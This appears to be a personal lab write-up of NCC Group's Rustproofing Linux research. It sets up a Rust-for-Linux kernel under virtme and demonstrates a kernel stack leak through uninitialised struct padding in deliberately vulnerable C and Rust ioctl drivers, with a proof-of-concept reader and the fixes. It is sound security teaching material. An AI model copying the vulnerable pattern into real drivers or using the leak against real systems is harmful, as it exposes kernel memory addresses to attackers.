Rustproofing - Leaking Addresses
This is actually the very first time I dig into Kernel PWN LOL
Since Kernel Version 6.1, Rust support has been merged into Linux.
Environment
We first create a new directory for this project.
mkdir rustproofing-linux
cd rustproofing-linux
rustproofing-linux
This is the source code of our exploit
git clone https://github.com/nccgroup/rustproofing-linux.git
Rust-for-Linux
The source code of Rust-for-linux, we checkout to the latest commit for stability.
git clone https://github.com/Rust-for-Linux/linux rust-for-linux # 4G around
cd rust-for-linux
git checkout bd123471269354fdd504b65b1f1fe5167cb555fc  # latest commit at the point of writing
cd ..
But before that, make sure all the dependencies are installed.
See linux/quick-start.rst at rust · Rust-for-Linux/linux for details.
virtme
For convenience, we build virtme up.
simply clone it, and we’re done.
git clone https://github.com/amluto/virtme
-watchdog is deprecated in qemu 7.2.0, modify it to -device i6300esb -action watchdog=pause .
vim ..virtme/virtme/architectures.py
    @staticmethod
    def qemuargs(is_native):
        ret = Arch.qemuargs(is_native)

        # Add a watchdog.  This is useful for testing.
        ret.extend(['-device', 'i6300esb', '-action', 'watchdog=pause'])
        """ Modified from `ret.extend(['-watchdog', 'i6300esb'])`"""

        if is_native and os.access('/dev/kvm', os.R_OK):
            # If we're likely to use KVM, request a full-featured CPU.
            # (NB: if KVM fails, this will cause problems.  We should probe.)
            ret.extend(['-cpu', 'host'])  # We can't migrate regardless.

        return ret
Compile the kernels
cd rust-for-linux
mkdir `pwd`.out
cp ../rustproofing-linux/configs/config-base `pwd`.out/.config
KBUILD_OUTPUT=`pwd`.out make -j$(nproc) LLVM=1

compile drivers
in rustproofing-linux folder
make
If everything goes well, which means, your previous environments built perfectly., you should be able to see *.ko files in this folder and ELF files in poc folder.
Congratulations! The environment is set.
This takes me more than 5 hours though lol
start virtme
../virtme/virtme-run --kdir `pwd`/../rust-for-linux.out --show-command --show-boot-console --mods=auto -a "kasan_multi_shot" --qemu-opts -cpu core2duo -m 1G -smp 2
use PoC
in PoC folder, we have a file called test.sh which allows us to test our PoC
usage:
test.sh module_name[fixed]
# equals to
#	insmod ../vuln_printk_leak.ko
#	./poc_vuln_printk_leak
#	rmmod ../vuln_printk_leak.ko
example:
test.sh vuln_printk_leak
Leaking stack contents
While CONFIG_INIT_STACK_NONE=y is set, we can actually leak kernel memory address by initializing a struct without filling all of its members.
Let’s load an example driver to demonstrate this. ( in C )
struct vuln_info {
	u8 version;
	u64 id;
	u8 _reserved;
};

#define VULN_GET_INFO _IOR('v', 2, struct vuln_info)


static long vuln_ioctl(struct file *filp, unsigned int cmd, unsigned long arg)
{
	struct vuln_info info;

	switch (cmd) {
	case VULN_GET_INFO:
		info = (struct vuln_info) {
			.version = 1,
			.id = 0x1122334455667788,
		};
		if (copy_to_user((void __user *)arg, &info, sizeof(info)) != 0)
			return -EFAULT;
		return 0;
	}

	pr_err("error: wrong ioctl command: %#x\n", cmd);
	return -EINVAL;
}
We have defined a struct with 3 members but have only initialized 2 of its members.
And now let’s see our PoC.
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/ioctl.h>


#define u8 unsigned char
#define u64 unsigned long long

struct vuln_info {
	u8 version;
	u64 id;
	u8 _reserved;
};

#define VULN_GET_INFO _IOR('v', 2, struct vuln_info)


int main(int argc, char **argv)
{
	int fd = open("/dev/vuln_stack_leak", O_RDWR);
	if (fd < 0) {
		perror("open error");
		return -1;
	}

	struct vuln_info info = { 0 };

	if (ioctl(fd, VULN_GET_INFO, &info) < 0)
		perror("ioctl");

	struct vuln_info expected;
	memset(&expected, 0, sizeof(expected));
	expected = (struct vuln_info) {
		.version = 1,
		.id = 0x1122334455667788,
	};

	int i;
	u64 *info_ptr = (u64*)&info;
	u64 *exp_ptr = (u64*)&expected;
	for (i=0; i<sizeof(info)/sizeof(u64); i++) {
		if (info_ptr[i] != exp_ptr[i]) {
			printf("value at offset %ld differs: %#llx vs %#llx\n", i*sizeof(u64), info_ptr[i], exp_ptr[i]);
		}
	}

	return 0;
}
It is interesting to explain how we interact with driver, but we’ll talk it in later.
now, let’s take a look at how this driver will leak our kernel memory.

our version was set to 1, but because the struct was not filled with 0 at initial, it actually contains some of the kernel info, and it is leaked while we’re copying the struct to user space.

In Rust
I’m not familiar with Rust, let alone Kernel Rust.
But we can still extract the relevant code from it.
#[repr(C)] // same struct layout as in C, since we are sending it to userspace
struct VulnInfo {
    version: u8,
    id: u64,
    _reserved: u8,
}

        match cmd {
            VULN_GET_INFO => {
                let info = VulnInfo {
                    version: 1,
                    id: 0x1122334455667788,
                    _reserved: 0, // compiler requires an initialiser
                };

                // pointer weakening coercion + cast
                let info_ptr = &info as *const _ as *const u8;
                // SAFETY: "info" is declared above and is local
                unsafe { writer.write_raw(info_ptr, size_of_val(&info))? };
In short, We just simply use unsafe writer.write_raw to replace copy_to_user function in C.
write_raw is unsafe as we programmer have to guarantee the pointer is safe, which is something that we won’t make here.
Let’s try our PoC again

However, comparing with C version, the Rust Version contains unsafe flag to notice our driver programmers to think twice before writing this vulnerable code.
Fixes To This
This problem can be fixed pretty easily:
-
We can unset
CONFIG_INIT_STACK_NONE=yor setCONFIG_INIT_STACK_ALL_ZERO=yto let the compiler to fulfill it automatically. -
Simply using
memsetbefore initializing our structIn Rust, we can use
MaybeUninitporting variation,simply add
let mut info = MaybeUninit::<VulnInfo>::zeroed();before initailizing
Reference
Rustproofing Linux (Part 1/4 Leaking Addresses) – NCC Group Research